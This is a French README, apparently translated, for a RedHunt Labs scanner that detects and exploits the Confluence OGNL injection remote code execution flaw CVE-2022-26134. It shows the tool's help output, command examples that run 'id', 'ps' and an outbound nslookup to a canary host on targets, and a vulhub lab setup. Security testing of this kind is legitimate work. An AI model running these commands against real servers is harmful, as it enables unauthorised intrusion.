 redhuntlabs/confluentpwn
Atlassian confluence scanner d'injection ONGL non authentifié pour exécution de code à distance (CVE-2022-26134).

Scanner d'exécution de code à distance par injection ONGL pré-authentification Confluence (CVE-2022-26134).
Le GIF ci-dessous montre une démonstration d'utilisation de l'outil :

Voici la sortie d'aide de l'outil :
$ ./cfscan -h

  +-------------------------------+
  |    C O N F L U E N T P W N    |
  +-------------------------------+

[+] ConfluentPwn by RedHunt Labs - A Modern Attack Surface (ASM) Management Company
[+] Author: Pinaki Mondal (RHL Research Team)
[+] Continuously Track Your Attack Surface using https://redhuntlabs.com/nvadr.

Usage:
  -cmd string
        Command to execute on a vulnerable confluence server. (default "id")
  -file string
        Specify a file containing list of hosts to scan.
  -output string
        Output filepath to write the scan results into. (default "cfpwn-results.csv")
  -regex string
        Regex to match the response header for the command executed.
  -threads int
        Number of threads to use while scanning. (default 20)
  -timeout int
        HTTP timeout in seconds. (default 5)
  -user-agent string
        Custom user-agent string to use. (default "Mozilla/5.0 (ConfluentPwn) Chrome/95.0.4638.69 Safari/537.36")

Examples:
  ./cfscan 1.2.3.4:80 1.1.1.1:8080
  ./cfscan -file urls.txt
  ./cfscan -cmd 'nslookup xxxxxxxxxxxxxxxxx.canarytokens.com 1.1.1.1:80'
  ./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
Les cibles peuvent être spécifiées de deux manières :
./cfscan target1 target2 ...
-file.
./cfscan -file targets.txt
Le nombre maximal de cibles simultanées à traiter peut être contrôlé à l'aide de l'argument -threads. La valeur de concurrence par défaut est 20.
La valeur du délai d'attente HTTP en secondes peut être spécifiée à l'aide de l'argument -timeout. Le délai d'attente par défaut est de 5 secondes.
Un user-agent personnalisé peut être spécifié à l'aide du drapeau -user-agent, au cas où l'utilisateur souhaiterait suivre les chaînes UA dans ses journaux.
La sortie générée est écrite dans un fichier CSV, dont la destination peut être spécifiée à l'aide du drapeau -output. Le fichier de sortie par défaut généré est cfscan-results.csv.
La sortie contient 4 colonnes :
La commande à exécuter sur un serveur vulnérable peut être spécifiée à l'aide de l'argument -cmd. Une expression régulière est spécifiée pour faire correspondre la sortie de la commande, qui peut être mentionnée à l'aide du drapeau -regex.
La commande par défaut exécutée est id, et l'expression régulière utilisée pour faire correspondre la sortie de la commande est uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\).
L'utilisation conjointe des drapeaux ressemble à :
./cfscan -cmd 'id' -regex 'uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\)' https://1.1.1.1
./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
Si vous souhaitez tester l'outil ou la vulnérabilité en général, vous pouvez vous référer à ceci : https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2022-26134.
Le processus d'installation est assez simple, les commandes ci-dessous font l'affaire :
$ mkdir confluentpwn && cd confluentpwn && wget https://raw.githubusercontent.com/vulhub/vulhub/master/confluence/CVE-2022-26134/docker-compose.yml
$ docker-compose up -d
L'application devrait maintenant être disponible à http://localhost:8090.
L'outil est sous licence MIT. Voir LICENSE. Actuellement, l'outil est en v0.1.
L'équipe de recherche de RedHunt Labs tient à remercier vulhub pour avoir fourni l'image de test Docker.
Pour en savoir plus sur notre plateforme de gestion de surface d'attaque, consultez NVADR.





